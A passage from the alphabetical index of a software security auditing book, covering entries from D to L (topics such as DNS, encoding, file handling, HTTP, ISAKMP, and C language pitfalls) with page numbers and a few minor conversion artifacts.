Windows messaging, 697
DDE Management Library (DDEML) API, 697
de Weger, Benne, 48
deadlocks
concurrent programming, 760 , 762
threading, 823-825
debuggers, code auditing, 151-154
DecodePointer( ) function, 195
DecodeSystemPointer( ) function, 195
decoding, Unicode, 449-450
Decoding Incorrect Byte Values listing (8-28), 443
decoding routines, RPCs (Remote Procedure Calls), UNIX, 622-623
decomposition, software design, 27-28
default argument promotions, 232 , 237
default settings, insecure defaults, 69
default site installations, Web-based applications, 75
Default Switch Case Omission Vulnerability listing (7-24), 338

default type conversions, 224
defense in depth, 31
definition files, RPCs (Remote Procedure Calls), UNIX, 619-622
DELETE method, 1020
delete payloads, ISAKMP (Internet Security Association and Key Management Protocol), 969-971
delete_session( ) function, 201
Delivering Signals for Fun and Profitî, 806
demilitarized zones (DMZs), 86
denial-of-service (DoS) attacks. ??. DoS (denial of service) attacks
dependency alnalysis, code audits, 135-136
DER (Distinguished Encoding Rules), ASN.1 (Abstract Syntax Notation), 977-979
Derived-From header field (HTTP), 1019
descriptors, UNIX files, 512-513
design
SDLC (Systems Development Life Cycle), 13
software, 26
abstraction, 27
accuracy, 32
algorithms, 26-27
clarity, 32
decomposition, 27-28
failure handling, 35-36
loose coupling, 33
strong cohesion, 33
strong coupling exploitation, 34
threat modeling, 49-66
transitive trust exploitation, 35
trust relationships, 28-31
vunerabilities, 14-15
design conformity checks, DG (design generalization) strategy, 131-133
desk checking, code audits, 137-139
desktop object, IPC (interprocess communications), 690-691
Detect_attack Small Packet Algorithm in SSH listing (6-18), 261
Detect_attack Truncation Vulnerability in SSH listing (6-19), 262
developer documentation, reviewing, 51
developers, interviewing, 51

development protective measures, operational vulnerabilities, 76-79
ASLR (address space layout randomization), 78
heap protection, 77-78
nonexecutable stacks, 76
registered function pointers, 78
stack protection, 77
VMs (virtual machines), 79
device files
UNIX, 511
Windows NT, 666-668
DeviceIoControl( ) function, 677
DFDs (data flow diagrams), 55-58
DG (design generalization) strategies, code audits, 112 , 128-133
design conformity check, 131-133
hypothesis testing, 130-131
system models, 129-130
Different Behavior of vsnprintf( ) on Windows and UNIX listing (8-1), 394
Digital Encryption Standard (DES) encryption, 44
Digital Equipment Corporation (DEC) Virtual Memory System (VMS), 626
dilimiters
embedded delimiters, metacharacters, 408-411
extraneous dilimiters, 598-601
direct program invocation, UNIX, 565-570
directionality, stateful firewalls, 906
directories, UNIX, 462-464 , 514-516
creating, 500-503
entries, 514
Filesystem Hierarchy Standard, 463
mount points, 463
parent directories, 503
permissions, 498-499
public directories, 507-508
race conditions, 535-538
root directories, 574
safety, 503
working directories, 574

directory cleaners, UNIX temporary files, 546-547
directory indexing, Web servers, 74
Directory Traversal Vulnerability listing (8-15), 420
discretionary access control list (DACL), 632
Distributed Component Object Model (DCOM). ??. DCOM (Distributed Component Object Model)
DCE (Distirbuted Computing Environment) RPCs, 618 , 706
Division Vulnerability Example listing (6-27), 274
DllGetClassObject( ) function, 749
DLLs (dynamic link libraries), 70
loading, 656-658
redirection, 657
dlopen( ) function, 607-608
DMZs (demilitarized zones), 86
DNS (Domain Name System), 984 , 989-990
headers, 991-992
length variables, 996 , 998-1000 , 1002
name servers, 986-987
names, 993-996
packets, 991
question structure, 992
request traffic, 989
resource records, 984-985 , 993
conventions, 988
spoofing, 1002-1005
zones, 986-987
documentation
application protocols, collecting, 922-923
threat modeling, 62-65
documentation phase, code review, 93 , 106-108
findings summary, 106
domain name caches, 986
Domain Name System (DNS). ??. DNS (Domain Name System), 984
domain names, 985
domain sockets, UNIX, 615 , 617-618
domains, 985
error domains, 378-379

DoS (denial-of-service) attacks, 48
name validation, 931-932
DOS 8.3 filenames, 673-674
Double-Free Vulnerability in OpenSSL listing (7-46), 380
Double-Free Vulnerability listing (7-45), 379
double-frees, auditing, 379-385
doubly linked lists, 322
Dowd, Mark, 895 , 967
do_cleanup( ) function, 793
do_ip( ) function, 838
do_mremap( ) function, 342-343
Dragomirescu, Razvan, 1095
DREAD risk ratings, 63-64
Dubee, Nicholas, 478
duplicate elements, lists, 323
dynamic content, 1009
Dynamic Data Exchange (DDE). ??. DDE (Dynamic Data Exchange)
dynamic link libraries (DLLs). ??. DLLs (dynamic link libraries)
E
EBP (extended base pointer), 173
edit( ) function, 585
EDITOR environment variable (UNIX), 606
effective groups, UNIX, 465 , 573
effective users, UNIX, 464 , 573
EH (exception handling), 179
Einstein, Albert, 297
elements, lists, duplicate elements, 323
Embedded Delimiter Example listing (8-8), 409
embedded delimiters, metacharacters, 408-411
embedded path information (HTTP), 1022-1023
embedding state in HTML and URLs, 1032-1033
Empty List Vulnerabilities listing (7-12), 322
empty lists, vunerabilities, 322-323
encapsulation, packets, 920
EncodePointer( ) function, 195
EncodeSystemPointer( ) function, 195

encoding
entities, 443
HTML encoding, 443-444
multiple encoding layers, 444-445
parameters, 1026
UTF-16 encoding, 449
UTF-8 encoding, 447-448
XML encoding, 443-444
encryption, 41 , 1058-1059
algorithms, 41-42
asymmetric encryption, 42
block ciphers, 42
common vunerabilities, 43-45
Digital Encryption Standard (DES) encryption, 44
ISAKMP (Internet Security Association and Key Management Protocol), vunerabilities, 971-972
IV (initialization vector), 42
key exchange algorithms, 43
stream ciphers, 42
symmetric encryption, 41
end user license agreements (EULAs), 9
endpoint mappers, 706
endpoints, RPC servers, binding to, 712-714
enforcing policies, 36-49
enhanced kernel protections, 82
enterprise firewalls, layer 7 inspection, 894
entities (encoded data), 443
entries, UNIX directories, 514
entry points, 50
ENV environment variable (UNIX), 605-606
environment arrays, UNIX file descriptors, 591-611
environment strings, Linux, 594
environment subsystems, 627
environment variables, 1087-1093
PATH_INFO, 1022
UNIX, 603-609
environmental attacks, 21-22

equality operators, 243
err( ) function, 425
error checking branches, code paths, 135
error domains, 378-379
error messages, overly verbose error messages, Web-based applications, 75
errors
lists, pointer updates, 323-324
loops, 335-336
escape_sql( ) function, 434
escaping metacharacters, 439-440
ESP (extended stack pointer), 170
Esser, Stefan, 1103
establishing TCP connections, 871
ETag header field (HTTP), 1019
/etc directory (UNIX), 463
EULAs (end user license agreements), 9
eval( ) function
Perl, 1095-1096
PHP, 1101-1103
evasion, metacharacter evasion, 441-445
event objects, Windows NT, 767
Example of Bad Counting with Structure Padding listing (6-34), 286
Example of Dangerous Program Use listing (8-19), 428
Example of Structure Padding Double Free listing (6-33), 286
exception handling (EH), C++, 179
exceptional conditions, 22
execl( ) function, 569
Execute( ) function, ASP, 1117-1118
execve( ) function, 187 , 426 , 566-567 , 591-592
ExpandEnvironmentStrings( ) function, 418
Expect header field (HTTP), 1019
expectations, security, 7-9
Expert C Programming , 204
Expires header field (HTTP), 1019
explicit allow filters (white lists), metacharacters, 435-436
explicit deny filters (black lists), metacharacters, 435-436

explicit type conversions, 224
exploiting transitive trusts, 35
Exploiting Software , 168
export function tables, 52
extended base pointer (EBP), 173
extended stack pointer (ESP), 170
Extensible Stylesheet Language Transformations (XSLT), 65 , 1012
extensions, UNIX privileges, 491-494
external application invocation, OpenSSH, 161
external entities, 50
external flow sensitivity, code navigation, 109-110
external trust levels, 50
external trusted sources, spoofing attacks, firewalls, 914-915
extraneaous dilimiters, 598-601
extraneous filename characters, Windows NT, 670-672
extraneous input thinning, test cases, code audits, 145-146
F
failure handling, 35-36
fastcalls, 173
fclose( ) function, 557
fcntl( ) function, 586
feasibility studies (SDLC), 13
Feng, Dengguo, 48
Ferguson, Niels, 41
fgets( ) function, 551 , 553
fields, hidden fields, auditing, 1036
FIFOs, UNIX, 612-614
file access
ASP, 1115
ASP.NET, 1119-1120
Java servlets, 1107-1108
Perl, 1094
PHP, 1098-1099
file canonicalization, path metacharacters, 419-420
file descriptors, 573
UNIX, 580-591

file handlers, 74
File I/O API, Windows NT, 661-675
file inclusion
ASP, 1116-1117
ASP.NET, 1120
Java servlets, 1108-11
Perl, 1095
PHP, 1101
file paths, truncation, 415
file squatting, Windows NT, 662-663
file streams, Windows NT, 668-670
file system IDs, Linux, 491
file system layout, 52
file systems
OS interaction, 1066
execution, 1067
file uploading, 1068-1069
null bytes, 1068
path traversal, 1067-1068
programmatic SSI, 1068
permissions, 79
File Transfer Protocol (FTP). ??. FTP (File Transfer Protocol)
file types, Windows NT, 668
filenames, UNIX, 503-507
files
change monitoring, 83
closing, stdio system, 556-557
core files, 519
opening, stdio system, 548-549
reading, stdio system, 550-551 , 553-555
umask, 497
UNIX, 462-464 , 508 , 512
boot files, 511
creating, 500-503
descriptors, 512-513
device files, 511

directories, 514-516
filenames, 503-507
IDs, 494-495
inodes, 513-514
kernel files, 511
libraries, 510
links, 515 , 517-525
log files, 510
named pipes, 511
pathnames, 462
paths, 503-507
permissions, 495-497
personal user files, 509
proc file system, 511
program configuration files, 510
program files, 510
race conditions, 526-538
security, 494-512
sharing, 564-565
stdio file interface, 547-557
system configuration files, 508-509
temporary files, 538-547
uploading, security, 1068-1069
Windows NT, 659
canonicalization, 663-666
case sensitivity, 673
device files, 666-668
DOS 8.3 filenames, 673-674
extraneous filename characters, 670-672
File I/O API, 661-675
file open audits, 674-675
file squatting, 662-663
file streams, 668-670
file types, 668
links, 676-680
permissions, 659-661

writing to, stdio system, 555-556
Filesystem Hierarchy Standard, UNIX, 463
filtering metacharacters, 434-445
character stripping vunerabilities, 437-439
escaping metacharacters, 439-440
insufficient filtering, 436-437
metacharacter evasion, 441-445
filters
explicit allow filters (white lists), metacharacters, 435-436
explicit deny filters (black lists), metacharacters, 435-436
Finding Return Values listing (7-27), 344
findings summaries, application review, 106
firewalls, 86 , 891-893
attack surfaces, 895
host-based firewalls, 82
layer 7 inspection, 894
packet-filtering firewalls, 893-896
proxy firewalls, 893-896
spoofing attacks, 914 , 919
close spoofing, 917-919
distant spoofing, 914-917
encapsulation, 920
source routing, 920
stateful firewalls, 905
directionality, 906
fragmentation, 907-909
stateful inspection firewalls, 909-913
TCP (Transport Control Protocol), 905-906
UDP (User Datagram Protocol), 906
stateless firewalls, 896
fragmentation, 902-905
FTP (File Transfer Protocol), 901
TCP (Transmission Control Protocol), 896-898
UDP (User Datagram Protocol), 899-901
flags
ACEs, 650

TCP connections, 870
URG flags, TCP (Transmission Control Protocol), 889-890
floating points, conversions, 230-231
floating types, C programming language, 205
floats, 225
flow, control flow, auditing, 326-339
flow analysis, 111
flow transfer statements, auditing, 336
fopen( ) function, 548-549
fork( ) function, 560-561 , 563-565
format specifiers, 422-423
Format String Vulnerability in a Logging Routine listing (8-17), 424
Format String Vulnerability in WU-FTPD listing (8-16), 423
format strings, 422-425
formats, metacharacters, 418
format strings, 422-425
path metacharacters, 418-422
Perl open( ) function, 429-431
shell metacharacters, 425-429
SQL queries, 431-434
forms (HTTP), 1024-1025
forward( ) method, Java servlets, 1108
forward-tracing code, 111
fprintf( ) function, 422
fragmentation
IP (Internet Protocol), 853-863
overlapping fragments, 858-862
pathological fragment sets, 855-858
processing, 854-855
stateful firewalls, 907-909
stateless firewalls, 902-905
zero-length fragments, 909
Frasunek, Przemyslaw, 500
fread( ) function, 550-551 , 553-555
free( ) function, 315 , 379-385 , 792
FreeBSD, 460

privileges, dropping temporarily, 487-488
From header field (HTTP), 1019
fscanf( ) function, 554
fstat( ) function, 528-531
ftok( ) function, 777
FTP (File Transfer Protocol), 899-901 , 922
active FTP, 900
passive FTP, 901
stateless firewalls, 901
fully functional resolvers (DNS), 986
function pointers
obfuscation, 195-196
registration of, 78
Function Prologue listing (5-1), 174
function prototypes, C programming language, type conversions, 232
functions
access( ), 527
AdjustTokenGroups( ), 643
AdjustTokenPrivileges( ), 643
alloc( ), 318
allocation functions, auditing, 369-377
apr_palloc( ), 299
auditing, 339
argument meaning, 360-362
audit logs, 339-340
return value testing, 340-350
side-effects, 351-359
authenticate( ), 177
bounded string functions, 393-395 , 397-400
BUF-MEM_grow( ) function, 311-312
calling conventions, 173
checkForAnotherInstance( ), 776
cleanup( ), 792
cleanup_exit( ), 793
close( ), 556-557
CloseHandle( ), 628

CoInitializeEx( ), 729
collecttimeout( ), 799
ConnectNamedPipe( ), 704
ConvertSidToStringSid( ), 637
ConvertStringSidToSid( ), 637
CoRegisterClassObject( ), 744
crackaddr( ), 303
Create*( ), 631
CreateEvent( ), 768
CreateFile( ), 632 , 661 , 664-665 , 667 , 674-675 , 699-700
CreateHardLink( ), 676
CreateMutex( ), 630 , 766
CreateNamedPipe( ), 699-700 , 704
CreateNewKey( ), 684
CreatePrivateNamespace( ), 631
CreateProcess( ), 426 , 654
CreateRestrictedToken( ), 642
CreateSemaphore( ), 768
CreateWaitableTimer( ), 769
CRYPTO_realloc_clean( ), 380
data_xfer( ), 355
DecodePointer( ), 195
DecodeSystemPointer( ), 195
delete_session( ), 201
DeviceIoControl( ), 677
DllGetClassObject( ), 749
dlopen( ), 607-608
do_cleanup( ), 793
do_ip( ), 838
do_mremap( ), 342-343
edit( ), 585
EncodePointer( ), 195
EncodeSystemPointer( ), 195
err( ), 425
escape_sql( ), 434
execl( ), 569

execve( ), 187 , 426 , 566-567 , 591-592
ExpandEnvironmentStrings( ), 418
fclose( ), 557
fcntl( ), 586
fgets( ), 551 , 553
fopen( ), 548-549
fork( ), 560-561 , 563-565
fprintf( ), 422
fread( ), 550-551 , 553-555
free( ), 315 , 379-385 , 792
fscanf( ), 554
fstat( ), 528-531
ftok( ), 777
function_A( ), 171
function_B( ), 172
GetCurrentProcess( ), 632
GetFullPathName( ), 416-418
GetLastError( ), 631 , 778
GetMachineName( ), 328
getrlimit( ), 574
get_mac( ), 201
get_string_from_network( ), 371
get_user( ), 181
ImpersonateNamedPipe( ), 700-703
initgroups( ), 477
initialize_ipc( ), 777
initJobThreads( ), 773
input_userauth_info_response( ), 216
invocations, C programming language, 237-238
IsDBCSLeadByte( ), 454
kill( ), 786
list_add( ), 757
list_init( ), 757
longjump( ), 788-791
lreply( ), 423
lstat( ), 528-531

make_table( ), 216
malloc( ), 341 , 371
memset( ), 199
mkdtemp( ), 543
mkstemp( ), 542-543
mktemp( ), 539 , 541
MultiByteToWideChar( ), 451-452 , 456-457
my_malloc( ), 371
NtQuerySystemInformation( ), 632
open( ), 429-431 , 563-565
OpenFile( ), 661
OpenMutex( ), 630
OpenPrivateNamespace( ), 631
OpenProcess( ), 632
parent functions, vunerabilities, 318
parse_rrecord( ), 998
php_error_docref( ), 332
pipe( ), 612
pop( ), 170
popen( ), 426 , 429-431
prescan( ), 256 , 356
printf( ), 425 , 555-556
processJob( ), 773
processNetwork( ), 773
processThread( ), 783
process_file( ), 792
process_login( ), 385
process_string( ), 181
process_tcp_packet( ), 841
process_token_string( ), 353
push( ), 170
putenv( ), 594-598
pw_lock( ), 585
QueryInterface( ), 744-747
read( ), 315
read_data( ), 314

read_line( ), 358
realloc( ), 341-342
reentrancy, 757-759
RegCloseKey( ), 628
RegCreateKey( ), 420
RegCreateKeyEx( ), 420 , 683
RegDeleteKey( ), 421
RegDeleteKeyEx( ), 421
RegDeleteValue( ), 421
RegOpenKey( ), 422
RegOpenKeyEx( ), 422
RegQueryValue( ), 420
RegQueryValueEx( ), 420
retrieve_data( ), 758
return values
finding, 344
ignoring, 341-346
misinterpreting, 346-350
rfork( ), 562
RpcBindingInqAuthClient( ), 715
RpcServerListen( ), 714
RpcServerRegisterAuthInfo( ), 715
RpcServerRegisterIf( ), 711-712
RpcServerRegisterIfEx( ), 711-712
RpcServerUseProtseq( ), 712
RpcServerUseProtseqEx( ), 713
SAPI_POST_READER_FUNC( ), 332
scanf( ), 388-389
search_orders( ), 434
semget( ), 777
setegid( ), 476
setenv( ), 576-577 , 596-598
seteuid( ), 468-470
setgid( ), 476
setgroups( ), 477
setjump( ), 788-791

setregid( ), 476
setresgid( ), 476
setresuid( ), 472-473
setreuid( ), 473-475
setrlimit( ), 574
SetThreadToken( ), 647
setuid( ), 468 , 470-472
ShellExecute( ), 655
ShellExecuteEx( ), 655
side-effects
referentially opaque side effects, 351
referentially transparent side effects, 351
siglongjump( ), 788-791
signal( ), 786-788 , 807
sigsetjump( ), 788-791
sizeof( ), 181 , 272
snprintf( ), 394-395 , 414 , 416
socketpair( ), 615 , 617-618
sprintf( ), 177 , 389-391 , 414
stat( ), 527-531
strcat( ), 392-393
strcpy( ), 391-392 , 400
strlcat( ), 399-400
strlcpy( ), 398-399
strlen( ), 181
strncat( ), 397-398
strncpy( ), 395 , 397
syslog( ), 425
system( ), 426
tempnam( ), 541-542
TerminateThread( ), 782
tgetent( ), 609
time( ), 1005
tmpfile( ), 543
tmpnam( ), 541-542
toupper( ), 255

try_lib( ), 578
unbounded string functions, 388-393
Unicode, 450-457
UNIX
group ID functions, 475-477
user ID functions, 468-475
unlink( ), 535-537 , 618
uselib( ), 578
utility functions, HTTP (Hypertext Transfer Protocol), 941-942
vfork( ), 562
vreply( ), 424
vsnprintf( ), 424
wait functions, 765
wcsncpy( ), 453
WideCharToMultiByte( ), 451-452 , 457
_wsprintfW( ), 391
_xlate_ascii_write( ), 354
function_A( ) function, 171
function_B( ), 172
function_B( ) function, 172
fuzz testing
automation objects, COM (Component Object Model), 749
code auditing tools, 157-158
G
Gates, Bill, 625
gateways, 834
system call gateways, 82
GATEWAY_INTERFACE (environment variable), 1088
GECOS field, UNIX, 462
general CP (candidate point) strategy, code audits, 119-120
generalization approach, application review, 100
GET method, 1023 , 1026
GetCurrentProcess( ) function, 632
GetFullPathName( ) Call in Apache 2.2.0 listing (8-14), 417
GetFullPathName( ) function, 416-418
GetLastError( ) function, 631 , 778

GetMachineName( ) function, 328
getrlimit( ) function, 574
get_mac( ) function, 201
get_string_from_network( ) function, 371
get_user( ) function, 181
GIDs (group IDs), UNIX, 461 , 465
global namespaces, Windows NT, 629
global overflows, 186
globbing characters, UNIX programs, indirect invocation, 571
GNU/Linux, 460
Govindavajhala, Sudhakar, 80
Greenman, David, 801
group ID functions (UNIX), 475-477
group IDs (GIDs), UNIX, 461
functions, 475-477
group lists, Windows NT sessions, SIDs, 641
groups, UNIX, 461-462
effective groups, 465
file security, 494-512
GIDs (group IDs), 461 , 465 , 475-477
login groups, 461
primary groups, 461
privilege vunerabilities, 477-494
process groups, 609-611
real groups, 465
saved set groups, 465
secondary groups, 461
setgid (set-group-id), 464
supplemental groups, 461 , 465
Guninski, Giorgi, 588 , 591
H
Hacker Emergency Response Team (HERT), 877
handlers, non-returning signal handlers, signals, 797-801 , 804-806
handles, Windows NT objects, 632-636
handling
signals, 786-788

strings, C programming language, 388-407
hard links
UNIX files, 515 , 522-525
Windows NT files, 676
hardware device drivers, 511
Hart, Johnson M., 654
hash functions, 45-46
hash payloads, ISAKMP (Internet Security Association and Key Management Protocol), 964-965
hash tables, auditing, 321-322 , 326
hash-based message authentication code (HMAC), 47
hashing algorithms, 326
headers
DNS (Domain Name System), 991-992
HTTP (Hypertext Transport Protocol), 1018-1020
fields, 1018-1020
parsing, 937-938
IP (Internet Protocol), validation, 836-844
ISAKMP (Internet Security Association and Key
Management Protocol), 949-952
certificate payloads, 963-964
delete payloads, 969-971
hash payloads, 964-965
identification payloads, 961-963
key exchange payloads, 959 , 961
nonce payloads, 965-966
notification payloads, 966-968
proposal payloads, 956-958
security association payloads, 956
signature payloads, 965
transform payloads, 959
vendor ID payloads, 971
TCP headers, 865
validation, 866-867
UDP headers, validation, 864
headers (HTTP), Referer, 1030-1031
heap hardening, 191-193

heap overflows, buffer overflows, 183-186
heap protection, operational vulnerabilities, preventing, 77-78
Henriksen, Inge, 1089
HERT (Hacker Emergency Response Team), 877
Hex-encoded Pathname Vulnerability listing (8-27), 441
hexadecimal encoding, pathnames, vunerabilities, 441-443
hidden fields, auditing, 1036
high-level attack vectors, OpenSSH, code auditing, 162-164
HKEY_CLASSES_ROOT key, 726
HMAC (hash-based message authentication code), 47
Hoglund, Greg, 168
home directories, UNIX users, 462
/home directory (UNIX), 463
HOME environment variable (UNIX), 604-605
homographic attacks, 1060
Unicode, 450
Host header field (HTTP), 1019
host-based firewalls, 82
host-based IDSs (intrusion detection systems), 83
host-based IPSs (intrusion prevention systems), 83
host-based measures, operational vulnerabilities, 79-83
antimnalware applications, 82-83
change monitoring, 83
choot jails, 80
enhanced kernel protections, 82
file system persmissions, 79
host-based firewalls, 82
host-based IDSs (intrusion detection systems), 83
host-based IPSs (intrusion prevention systems), 83
object system persmissions, 79
restricted accounts, 80
system virtualization, 81
How to Survive a Robot Uprising , xvii
Howard, Michael, 50 , 647-648 , 736
HPUX, 460
HTML (Hypertext Markup Language), 1009

encoding, 443-444
HTTP (Hypertext Transport Protocol), 921 , 937-948 , 1009
authentication, 1033-1036 , 1056-1057
cookies, 1036-1038
embedded path information, 1022-1023
forms, 1024-1025
headers, 1018-1020
fields, 1018-1020
parsing, 937-938
methods, 1020
CONNECT, 1021
DELETE, 1020
GET, 1023 , 1026
OPTIONS, 1021
parameter encoding, 1026
POST, 1025-1026
PUT, 1020
SPACEJUMP, 1021
TEXTSEARCH, 1021
TRACE, 1021
WebDAV (Web Distributed Authoring and Versioning) methods, 1022
overview of, 1014
posting data, 942-948
query strings, 1023-1024
requests, 1014-1016 , 1030-1031
resource access, 940-941
responses, 1016-1017
sessions, 1038-1039 , 1049-1052
security vulnerabilities, 1051-1052
session management, 1052-1053
session tokens, 1053-1056
state maintenance, 1027-1029
client IP addresses, 1029-1030
cookies, 1036-1038
embedding state in HTML and URLs, 1032-1033
HTTP authentication, 1033-1036 , 1056-1057

Referer request headers, 1030-1031
sessions, 1038-1039 , 1049 , 1051-1056
utility functions, 941-942
versions, 1017-1018
HTTP request methods, 73
hybrid approach, application review, 100-101
Hypertext Markup Language (HTML). ??. HTML (Hypertext Markup Language)
Hypertext Transfer Protocol (HTTP). ??. HTTP (Hypertext Transport Protocol)
hypothesis testing, DG (design generalization) strategy, 130-131
I
IDA Pro binary navigation tool, 156
IDC (Internet Database Connection), 1013
identification payloads, ISAKMP (Internet Security Association and Key Management Protocol), 961-963
idioms, UNIX privileges, misuse of, 486-487
IDL files, RPCs (Remote Procedure Calls), 708-710
IDs, files, UNIX, 494-495
IDSs (intrusion detection systems), 88
host-based IDSs (intrusion detection systems), 83
If Header Processing Vulnerability in Apache's mod_dav Module listing (8-6), 404
If-Match header field (HTTP), 1019
If-Modified-Since header field (HTTP), 1019
If-None-Match header field (HTTP), 1019
If-Range header field (HTTP), 1019
If-Unmodified-Since header field (HTTP), 1019
Ignoring realloc( ) Return Value listing (7-25), 341
Ignoring Return Values listing (7-28), 345
ImpersonateNamedPipe( ) function, 700-703
impersonation, 1059-1060
DCOM (Distributed Component Object Model), 736-737
IPC (interprocess communications), 688-689
levels, 688-689
SelimpersonatePrivilege, 689
RPCs (Remote Procedure Calls), 716-717
Windows NT sessions, access tokens, 647
implementation
SDLC (Systems Development Life Cycle), 13

vunerabilities, 15-16
implementation analysis, OpenSSH, code auditing, 161-162
implementation defined behavior, C programming language, 204
implicit type conversions, 224
import function tables, 52
imports, Windows binary layout, 70
in-band representation, metadata, 407
in-house software audits, 10
.inc files
ASP, 1118
PHP, 1105
include( ) method, Java servlets, 1108
Incorrect Temporary Privilege Relinquishment in FreeBSD Inetd listing (9-2), 487
independent research, 10
indexed queries, 1024 , 1086-1087
Indirect Memory Corruption listing (5-5), 199
indirect program invocation, UNIX, 570-572
information collection
application review, 96
threat modeling, 50-53
inheritance
ACLs (access control lists), Windows NT, 649
Windows NT object handles, 633-636
initgroups( ) function, 477
initialization, variables, auditing, 312-315
initialization vector (IV), 42
initialize_ipc( ) function, 777
initJobThreads( ) function, 773
inline evaluation
ASP, 1117-1118
ASP.NET, 1121
Java servlets, 1110
Perl, 1095-1096
PHP, 1101-1103
inodes (information nodes), UNIX files, 513-514
input

extraneous input thinning, 145-146
malicious input, tracing, 113-114
treating as hostile, 144
vulnerabilities, 18-19
input_userauth_info_response( ) function, 216
insecure defaults, 69
insufficient validation, authentication, 38
integer conversion rank, 233
integer overflow, 927-928
Integer Overflow Example listing (6-2), 215
Integer Overflow with 0-Byte Allocation Check listing (7-37), 370
Integer Sign Boundary Vulnerability Example in OpenSSL 0.9.6l listing (6-6), 222
integer types, C programming language, 205-206
integer underflow, 928 , 930-931
integers
promotions, 233-238
signed integers
boundaries, 220-223
vunerabilities, 246-248
type conversions, 228-229
narrowing, 227-228
sign extensions, 248-265
value preservation, 225-226
widening, 226-227
unsigned integers
boundaries, 213-218 , 220
numeric overflow, 215-217
numeric underflow, 217-218
vunerabilities, 246-248
integration, SDLC (Systems Development Life Cycle), 13
integrity, 45
auditing, importance of, 9 , 11
common vunerabilities, 47-48
cryptographic signatures, 47
expectations of, 8
hash functions, 45-46

originator validation, 47
salt values, 46
Intel architectures
carry flags (CFs), 214
multiplication overflows, 218 , 220
interface proxies, COM (Component Object Model), 730
interfaces
COM (Component Object Model) applications, 727-728
auditing, 743-749
network interfaces, 832
RPC servers, registering, 711-712
vulnerabilities, 21
internal flow analysis, code auditing, 133-135
internal trusted sources, spoofing attacks, firewalls, 915
Internet Database Connection (IDC), 1013
Internet Server Application Programming Interface (ISAPI), 1010
interprocess communication, UNIX, 611-618
interprocess communications (IPC). ??. IPC (interprocess communications)
interprocess synchronization, vulnerabilities, 770-783
interruptions, signals, 791-796 , 806-809
interviewing developers, 51
intrusion prevention systems (IPSs). ??. IPSs (intrusion prevention systems)
INVALID_HANDLE_VALUE, NULL, compared, 632-633
invocation
DCOM objects, 735-736
UNIX programs, 565-572
direct invocation, 565-570
indirect invocation, 570-572
IP (Internet Protocol), 831-832
addresses, 832-833
maintaining state with, 1029-1030
addressing, 833-834
checksum, 843
fragmentation, 853-863
overlapping fragments, 858-862
pathological fragment sets, 855-858

processing, 854-855
header validation, 836-844
IP packets, 834-836
options, 844-851
source routing, 851-853
subnet, 832
IPC (interprocess communications), Windows NT, 685
COM (Component Object Model), 725-754
DDE (Dynamic Data Exchange), 697
desktop object, 690-691
impersonation, 688-689
mailslots, 705-706
messaging, 689-698
pipes, 698-705
redirector, 686-688
RPCs (Remote Procedure Calls), 706-724
security, 686-689
shatter attacks, 694-697
window station, 690
WTS (Windows Terminal Services), 697-698
IPSs (intrusion prevention systems), 88
host-based IPSs (intrusion prevention systems), 83
IRIX, 460
ISAKMP (Internet Security Association and Key Management Protocol), 948
encryption vunerabilities, 971-972
headers, 949-952
payloads, 952-956
certificate payloads, 963-964
certificate request payloads, 964
delete payloads, 969-971
hash payloads, 964-965
identification payloads, 961-963
key exchange payloads, 959 , 961
nonce payloads, 965-966
notification payloads, 966-968
proposal payloads, 956-958

SA (security association) payloads, 956
signature payloads, 965
transform payloads, 959
vendor ID payloads, 971
ISAPI (Internet Server Application Programming Interface), 1010
ISAPI filters, 71
IsDBCSLeadByte( ) function, 454
iterative process, application review, 98-99
J
Jaa, Tony, 685
Java Database Connectivity (JDBC), 1106
Java servlets, 1014 , 1105-1106
configuration settings, 1112-1113
cross-site scripting, 1110-1111
file access, 1107-1108
file inclusion, 1108-1109
inline evaluation, 1110
JSP file inclusion, 1109-1110
shell invocation, 1108
SQL injection queries, 1106-1107
threading, 1111-1112
Web server APIs versus, 1106
Java Virtual Machine (JVM), 6
JavaScript Object Notation (JSON), 1085
JavaServer Pages (JSP), 1013-1014 , 1106
file inclusion, 1109-1110
JDBC (Java Database Connectivity), 1106
Johanson, Eric, 1060
Johnson, Nick, 459
JSON (JavaScript Object Notation), 1085
JSP (JavaServer Pages), 1013 , 1106
file inclusion, 1109-1110
jump locations, signals, 788-791
junction points, Windows NT files, 676-680
arbitrary file accesses, 678-680
race conditions, 680

TOCTTOU (time of check to time of use), 680
JVM (Java Virtual Machine), 6
K
kernel
Linux, probing, 569
UNIX, 461
kernel files, UNIX, 511
Kernel Object Manager (KOM), 627
Kernel Probe Vulnerability in Linux 2.2 listing (10-1), 569
key exchange payloads, ISAKMP (Internet Security Association and Key Management Protocol), 959 , 961
keys, Windows NT registry
key squatting, 682-684
permissions, 681-682
predefined keys, 681
kill bit, Active X controls, 752
kill( ) function, 786
Kirch, Olaf, 545
Klima, Vlastimil, 48
KOM (Kernel Object Manager), 627
Koziol, Jack, 168
Krahmer, Sebastian, 606 , 877
Kuhn, Juan Pablo Martinez, 885
L
Lai, Xuejia, 48
languages (programming), C, 203-204
arithmetic boundary conditions, 211-223
binary encoding, 207-208
bit fields, 205
bitwise shift operators, 236-237
byte order, 209
character types, 205
data storage, 204-211
floating types, 205
function invocations, 237-238
implementation defined behavior, 204
integer types, 205-206

macros, 288-289
objects, 205
operators, 271-277
order of evaluation, 282-283
pointers, 277-282
precedence, 287-288
preprocessor, 288-289
signed integer boundaries, 220-223
standards, 204
structure padding, 284-287
switch statements, 237
type conversion vunerabilities, 246-270
type conversions, 223-246
types, 204-207
typos, 289-296
unary operator, 236
unary + operator, 235
unary - operator, 235
undefined behavior, 204
unsigned integer boundaries, 213-218 , 220
Last Stage of Delirium (LSD), 188
Last-Modified header field (HTTP), 1019
layer 1 (physical), network segmentation, 84
layer 2 (data link), network segmentation, 84-85
layer 3 (network), network segmentation, 85
layer 4 (transport), network segmentation, 85-87
layer 5 (session), network segmentation, 87
layer 6 (presentation), network segmentation, 87
layer 7 (application)
enterprise firewalls, 894
network segmentation, 87-88
layering, stateful inspection firewalls, 911-913
layers
multiple encoding layers, 444-445
network segmentation, 84-87
LD_LIBRARY_PATH environment variable (UNIX), 607

LD_PRELOAD environment variable (UNIX), 607
Le Blanc, David, 50
leaks, file descriptors, UNIX, 582-587
Leblanc, David, 235 , 647-648 , 736
Lebras, Gregory, 1100
Leidl, Bruce, 885
length calculations, multiple calculations on same input, 367-369
Length Miscalculation Example for Constructing an ACC log listing (7-33), 362
length variables, DNS (Domain Name System), 996 , 998-1000 , 1002
Lenstra, Arjen, 48
levels, impersonation, IPC (interprocess communications, 688-689
libraries, 499-500
UNIX, 510
